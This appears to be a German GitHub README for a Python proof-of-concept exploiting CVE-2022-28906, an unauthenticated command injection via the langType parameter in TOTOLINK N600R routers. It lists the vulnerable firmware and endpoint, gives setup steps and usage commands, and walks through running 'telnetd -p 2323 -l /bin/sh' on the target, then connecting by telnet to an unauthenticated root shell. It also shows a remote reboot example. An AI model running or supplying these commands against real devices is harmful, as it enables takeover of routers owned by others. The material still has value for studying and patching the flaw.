 finnvle/cve-2022-28906-poc
Python-Proof-of-Concept für eine nicht authentifizierte OS-Befehlsinjektion im TOTOLINK N600R, die den langType-Parameter ausnutzt, um beliebige Befehle auf dem Gerät auszuführen.

Python-Proof-of-Concept für eine nicht authentifizierte Befehlsinjektion im TOTOLINK N600R.

| Produkt | TOTOLINK N600R |
| Firmware | V5.3c.7159_B20190425 |
| Typ | OS-Befehlsinjektion (CWE-78) |
| Parameter | langType |
| Endpunkt | /cgi-bin/cstecgi.cgi |
| CVSS v3.1 | 9.8 Kritisch |
Es wurde festgestellt, dass TOTOLink N600R V5.3c.7159_B20190425 eine Schwachstelle für Befehlsinjektion über den langtype-Parameter in /setting/setLanguageCfg enthält.
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
# Verwendung: python3 poc.py <ZIEL> <BEFEHL>
# Beispiel: python3 poc.py 192.168.68.1 "reboot"
# Beispiel: python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

python3 poc.py <ZIEL> <BEFEHL>


Verwendung des PoC zur Remote-Ausführung auf dem Ziel, um /bin/sh auf Port 2323 zu aktivieren
python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

Siehe das Ergebnis, ob Port 2323 aktiviert wurde

Verbinden Sie sich über Telnet mit Port 2323 mit dem Ziel
telnet 192.168.68.1 2323
Wird ohne Gewähr bereitgestellt. Der Autor ist nicht verantwortlich für Missbrauch oder Schäden.